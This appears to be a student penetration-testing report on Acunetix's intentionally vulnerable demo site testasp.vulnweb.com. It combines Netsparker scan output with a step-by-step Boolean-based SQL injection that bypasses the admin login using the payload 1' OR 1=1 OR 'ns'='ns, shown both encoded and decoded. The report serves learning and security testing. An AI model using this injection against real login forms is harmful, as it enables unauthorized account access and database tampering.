In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:** Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:** Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src** : Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
  - child-src
  - connect-src
  - font-src
  - img-src
  - manifest-src
  - media-src
  - object-src
  - script-src
  - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;

Content-Security-Policy: script-src https://example.com:*;

Content-Security-Policy: script-src https;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)

Classification

OWASP-PC-C9

24.1. http://testasp.vulnweb.com/

http://testasp.vulnweb.com/

Certainty

🟥

Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSSQDRCSR=LPILJGADBDPKPHAEPKLEBCIK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Wed, 14 Jul 2021 11:09:09 GMT
Cache-Control: private


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a
href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a> - <a href="https://www.acunetix.com/websitesecurity/sql-injection/"
class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
…
```

Vulnerability	Severity	Parameter	ParameterType	
Blind SQL Injection	Critical	tfUName	POST	tfUPass
Blind SQL Injection	Critical	tfUName	POST	tfUPass
Boolean Based SQL Injection	Critical	tfUName	POST	tfUPass
Boolean Based SQL Injection	Critical	tfUName	POST	tfUPass
Boolean Based SQL Injection	Critical	id	GET	
Out of Band SQL Injection	Critical	tfUName	POST	tfUPass
Out of Band SQL Injection	Critical	tfUName	POST	tfUPass
Out of Band SQL Injection	Critical	id	GET	
Password Transmitted over HTTP	Important			
Local File Inclusion	Important	item	GET	
Out-of-date Version (Microsoft SQL Server)	Important			
[Possible] Source Code Disclosure (Generic)	Medium			
Internal Server Error	Low			
Cookie Not Marked as HttpOnly	Low			
Version Disclosure (ASP.NET)	Low			
Missing X-Frame-Options Header	Low			
Open Redirection in POST method	Low	tfUName	POST	tfUPass
Windows Short Filename	Low			
[Possible] Cross-site Request Forgery	Low			
[Possible] Cross-site Request Forgery in Login Form	Low			
Forbidden Resource	Information			
Database Detected (Microsoft SQL Server)	Information			
ASP.NET Identified	Information			
Version Disclosure (IIS)	Information			
OPTIONS Method Enabled	Information			
Autocomplete Enabled (Password Field)	Information			
Missing X-XSS Protection Header	Information			
SameSite Cookie Not Implemented	Information			
Content Security Policy (CSP) Not Implemented	Information			

POST	RetURL	GET
POST	RetURL	GET
POST	RetURL	GET
POST	RetURL	GET
POST	RetURL	GET
POST	RetURL	GET
POST	RetURL	GET

My Report on Task3

Summary:

Acunetix has a text website http://testasp.vulnweb.com/Login.asp which is vulnerable to

One of the most severe and OWASP'S top 10 critical vulnerability, "SQL INJECTION". Here particularly we can see that it is specifically vulnerable to "Boolean Based SQL Injection".

Boolean-based SQL injection is a technique which relies on sending an SQL query to the database. This injection technique forces the application to return a different result, depending on the query. Depending on the boolean result (TRUE or FALSE), the content within the HTTP response will change, or remain the same. The result allows an attacker to judge whether the payload used returns true or false, even though no data from the database are recovered. Also, it is a slow attack; this will help the attacker to enumerate the database.

The biggest strength of SQL Injection is that, it can directly connect to the backend database giving it the feature to manipulate or delete data.

We do so by injecting an injection or you can say payload or malicious SQL query, which makes our SQL in a state of confusion and by default it gets tricked.

Steps to reproduce:


In order to perform a Boolean Based SQL attack:

Make sure that you have confirmed the vulnerability using any Pentest tools, here I have

used Net Sparker.

Identify the specific folder and path where the vulnerability is present, as in my case is:

http://testasp.vulnweb.com/Login.asp



Boolean Based SQL Injection

URL	http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
PARAMETER NAME	tfUName
PARAMETER TYPE	POST
ATTACK PATTERN	1%27+OR+1%3d1+OR+%27ns%27%3d%27ns

PROOF OF EXPLOIT

Identified Database Version

```
microsoft sql server 2014 (sp3-gdr) (kb4583463) -
12.0.6164.21 (x64)   nov  1 2020 04 25 14   copyright
(c) microsoft corporation  express edition (64-bit) on
windows nt 6.3 <x64> (build 9600  ) (hypervisor)
```

CLASSIFICATION

PCI 3.1	6.5.1
PCI 3.2	6.5.1
OWASP 2013	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(A), 164.308(A)
CVSS 3.0 Score	
Base	10 (Critical)

Scan Finished

100%

0003 / 0003

Scan Information

Current Speed:	20.5 req/sec
Average Speed:	5.3 req/sec
Total Requests:	10741
Failed Requests:	1
HEAD Requests:	304
Elapsed Time:	00:33:46

Input

1%27+OR+1%3d1+OR+%27ns%27%3d%27ns

URL

● Decode
○ Encode

Output


1' OR 1=1 OR 'ns'='ns

Scan and Confirmation finished.

Successfully updated vulnerability database to v2021.07.09.2030

1. In my case, the attack pattern or you can say injection is 1%27+OR+1%3d1+OR+%27ns%27%3d%27ns which is a malicious query which we enter into the password section of the web page.
2. The above injection is an encoded or hashed injection, which when you try to decode it will give 1' OR 1=1 OR 'ns'='ns.
   Now suppose you want to access the admin page of the target website, Imagine the admin has the username as admin and password = ?.
3. So, in place of password, we will use our injection, thus our query will go like Username = admin & password = 1' OR 1=1 OR 'ns'='ns.

POC of above injection on testasp.vulnweb.com:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout admin - SQL scanner - SQL vuln help

Username: admin
Password: 1' OR 1=1 OR 'ns'='ns

Login


Invalid login!

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Thus, in the above image you can see that we have entered our username and password

And we will try to get access of the admin page by Boolean based SQL injection:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout admin - SQL scanner - SQL vuln help

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerablity Scanner	7	7	7/14/2021 12:22:13 PM
Weather What weather is in your town right now	1	1	11/9/2005 12:16:35 PM
Miscellaneous Anything crossing your mind can be posted here	0	0	

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

And we successfully got access of the admin account of the testasp.vulnweb.com

Video of POC:

https://drive.google.com/file/d/1_d-XrfwXwMYJC89Pxm4hAP5y2Uh1zz4D/view?usp=sharing

Impact:

- With the above injection, an attacker could execute arbitrary malicious SQL code and will create a request which will bypass the poorly coded pages easily in order to gain an unauthorized access.
- It is a slow attack; this will help the attacker to enumerate the database.
- A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business. When calculating the potential cost of an SQLi, it’s important to consider the loss of customer trust should personal information such as phone numbers, addresses, and credit card details be stolen.